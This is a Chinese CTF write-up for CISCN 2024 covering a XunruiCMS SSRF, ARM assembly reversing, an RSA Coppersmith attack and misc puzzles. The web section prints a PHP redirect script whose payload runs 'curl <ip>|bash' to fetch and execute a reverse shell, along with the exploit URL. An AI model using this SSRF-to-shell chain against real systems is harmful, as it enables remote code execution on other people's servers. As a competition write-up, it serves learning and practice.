CISCN 2024 - X2cT34m

Web

easycms_revenge

很悲伤的是，昨天的easycms没做出来，今天终于发现弄错版本了，新版的xunruicms早就把漏洞修了。

在gitee上找到有ssrf漏洞的源代码。


根据讯睿官方给的漏洞汇报

迅睿CMS已知漏洞公示

避免漏洞影响，请各位开发者将迅睿CMS程序版本升级至新版（4.6.2）

漏洞编号	公布时间	版本号	修复状态	风险系数	漏洞说明
CNVD-C-2024-35297	2024-02-08	4.6.2	已修复	中危	存在文件上传漏洞，需登录后台
CNVD-C-2023-739751	2023-10-19	4.6.1	已修复	中危	字段自定义函数安全执行漏洞，需登录后台
CNVD-C-2023-204320	2023-05-09	4.6.1	已修复	中危	联动菜单zip包在文件上传漏洞，需登录后台
CNVD-C-2022-634106	2022-11-08	4.6.1	已修复	低危	变更域名处存在SQL注入漏洞，需登录后台
CNVD-C-2022-578975	2022-10-11	4.5.6	已修复	低危	Cloud.php上传解压风险，需登录后台并开启开发者模式
CNVD-C-2022-497025	2022-09-09	4.5.6	已修复	低危	远程下载文件函数，需登录后台
NVDB-CNVDB-2022160958	2022-08-29	4.5.6	已修复	低危	后台邮件设置代码注入，需服务器权限
CNVD-C-2022-423202	2022-08-17	4.5.6	已修复	中危	qrcode存在SSRF漏洞，需开启Redis服务

查看qrcode的代码，找到一个可控的参数thumb




通过代码审计，得知需要让thumb指向的链接，第一次正常回一个图片，第二次再返回302要求跳转。

```php
<?php
$i = "./6.png";
if (file_exists("./aaa")) {
        header("Content-Type: " . mime_content_type($i));
        readfile($i);
        unlink("./aaa");
} else {
        file_put_contents("./aaa", "aa");
        file_put_contents("./bbb", "bb");
        header("Location: http://127.0.0.1/flag.php?cmd=curl 8.130.84.100|bash", true, 302);
}
```

初始确保有aaa这个文件，第一次进if分支。

访问 `http://eci-2ze3s1k73olbw5gttjm2.cloudeci1.ichunqiu.com/?s=api&c=api&m=qrcode&text=1&thumb=http://8.130.84.100/1.php` 利用漏洞



攻击机/var/www/html目录结构：

1.php 6.png aaa index.html

index.html中是反弹shell命令

Pwn

Reverse

asm_re

题目给的是文本形式的arm汇编。按照跳转指令把控制流梳理一遍，发现 `loc_100003C64` -> `loc_100003C7C` -> `loc_100003cc0` 形成for循环，在 `loc_100003C7C` 看到EOR异或，直接猜是加密函数。整体的加密算法是 `((W8*0x50+0x14)^0x4D)+0x1E` 。

```
loc_100003C64                           ; CODE XREF:  main+A4↑j
                                        ;  main+110↓j
        LDUR            W8, [X29,#var_DC]
        LDUR            W9, [X29,#var_C4]
        SUBS            W8, W8, W9
        CSET            W8, GE
        TBNZ            W8, #0, loc_100003CD0

        B               loc_100003C7C

; ---------------------------------------------------------------------------

loc_100003C7C                           ; CODE XREF:  main+BC↑j
        LDUR            X9, [X29,#var_100]
        LDUR            X8, [X29,#var_C0]
        LDURSW          X10, [X29,#var_DC]
        LDRSB           W8, [X8,X10]
        STUR            W8, [X29,#var_E0]
        LDUR            W8, [X29,#var_E0]
        MOV             W10, #0x50 ; 'P'
        MUL             W8, W8, W10
        ADD             W8, W8, #0x14
        MOV             W10, #0x4D ; 'M'
        EOR             W8, W8, W10
        ADD             W8, W8, #0x1E
        STUR            W8, [X29,#var_E4]
        LDUR            W8, [X29,#var_E4]
        LDURSW          X10, [X29,#var_DC]
        STR             W8, [X9,X10,LSL#2]
        B               loc_100003CC0

; ---------------------------------------------------------------------------

loc_100003CC0                           ; CODE XREF:  main+100↑j
        LDUR            W8, [X29,#var_DC]
        ADD             W8, W8, #1
        STUR            W8, [X29,#var_DC]
        B               loc_100003C64
```

程序后面还有一段循环，代码和上述几乎完全一样。不确定是否有二次加密，用`"flag"`四个字符带入验证一下，刚好和数据对应上。最后写脚本解出flag。


```
>>> hex(((ord('f')*0x50+0x14)^0x4d)+0x1e)
'0x1fd7'
>>> hex(((ord('l')*0x50+0x14)^0x4d)+0x1e)
'0x21b7'
>>> hex(((ord('a')*0x50+0x14)^0x4d)+0x1e)
'0x1e47'
>>> hex(((ord('g')*0x50+0x14)^0x4d)+0x1e)
'0x2027'
```

```python
def decrypt(data):
    return (((data-0x1E)^0x4D)-0x14)//0x50

Data=[0x1fd7,0x21b7,0x1e47,0x2027,0x26e7,0x10d7,
    0x1127,0x2007,0x11c7,0x1e47,0x1017,0x1017,
    0x11f7,0x2007,0x1037,0x1107,0x1f17,0x10d7,
    0x1017,0x1017,0x1f67,0x1017,0x11c7,0x11c7,
    0x1017,0x1fd7,0x1f17,0x1107,0x0f47,0x1127,0x1037,
    0x1e47,0x1037,0x1fd7,0x1107,0x1fd7,0x1107,0x2787]
flag=[]

for i in Data:
    flag.append(chr(decrypt(i)))
print(''.join(flag))
```

Crypto

古典密码

Atbash->base64->fence



OvO

题目

```python
from Crypto.Util.number import *
```

```python
from secret import flag

nbits = 512
p = getPrime(nbits)
q = getPrime(nbits)
n = p * q
phi = (p-1) * (q-1)
while True:
    kk = getPrime(128)
    rr = kk + 2
    e = 65537 + kk * p + rr * ((p+1) * (q+1)) + 1
    if gcd(e, phi) == 1:
        break
m = bytes_to_long(flag)
c = pow(m, e, n)

e = e >> 200 << 200
print(f'n = {n}')
print(f'e = {e}')
print(f'c = {c}')

"""
n = 11192272235175235609411795734169733684813039771258842595422530083297776869011483470365489528544068475163619877955589169234030159039653992170012521978472932597919729034235248049597045590312026533466158851618284893384321227574291426968619748464828807359938707432522632140760035161525897361078046341778858008396 7
e = 37059679294843322451875129178470872595128216054082068877693632035071251762179299783152435312052608685562859680569924924133175684413544051218945466380415013172416093939670064185752780945383069447693745538721548393982857225386614608359109463927663728739248286686902750649766277564516226052064304547032760477638585302695605907950461140971727150383104
c = 14999622534973796113769052025256345914577762432817016713135991450161695032250733213228587506601968633155119211807176051329626895125610484405486794783282214597165875393081405999090879096563311452831794796859427268724737377560053552626220191435015101496941337770496898383092414492348672126813183368337602023823
"""
```

e=65537+kk*p+(kk+2)*((p+1)*(q+1))+1

e=65537+(k+2)n+2(k+1)p+(k+2)q+k+3

k=e//n-2

两边乘p

$ep=65537p+(k+2)np+2(k+1)p^2+(k+2)n+(k+3)p$

由此可以解出p，相当于将e的高位泄露问题转化为了p的高位泄露问题，从而用coppersmith求解

exp：


```
from Crypto.Util.number import *
n = 111922722351752356094117957341697336848130397712588425954225300832977768690114834703654895285440684751636198779555891692340301590396539921700125219784729325979197290342352480495970455903120265334661588516182848933843212275742914269686197484648288073599387074325226321407600351615258973610780463417788580083967
e = 370596792948433224518751291784708725951282160540820688776936320350712517621792997831524353120526086855628596805699249241331756844135440512189454663804150131724160939396700641857527809453830694476937455387215483939828572253866146083591094639276637287392482866869027506497662775645162260520643045470327604776385853026956056907950461140971727150383104
c = 149996225349737961137690520252563459145777624328170167131359914501616950322507332132285875066019686331551192118071760513296268951256104844054867947832822145971658753930814059990908790965633114528317947968594272687247373775600535526262201914350151014969413377704968983830924144923486721268131833683376020238 23
k=e//n-2
tmp=65537+(k+2)*n+(k+2)+1
R.<x> = PolynomialRing(RealField(1024))
f=e*x-(2*(k+1)*x^2+(k+2)*n+tmp*x)
res=f.roots()
for root in res:
    p_high=int(root[0])
    PR.<x>=PolynomialRing(Zmod(n))
    f1=x+p_high
    roots=f1.monic().small_roots(X=2^200,beta=0.4)
    if roots:
        p=int(roots[0]+p_high)
        q=n//p
        e=65537+k*p+(k+2)*((p+1)*(q+1))+1
        d=inverse(e,(p-1)*(q-1))
        m=pow(c,d,n)
        print(long_to_bytes(int(m)))
```

b'flag{b5f771c6-18df-49a9-9d6d-ee7804f5416c}'


Misc

火锅链观光打卡

访问题目给出的网址，直接连接钱包，又看到下面的获取提示，想着先获取一下再做题



直接做题，多回答几道问题凑齐七种食材就能拿到flag





神秘文件

总共十个part，集齐即可召唤flag

part1

查看ppt的属性，密文、key和hint都在里面了，用cyberchef解密即可




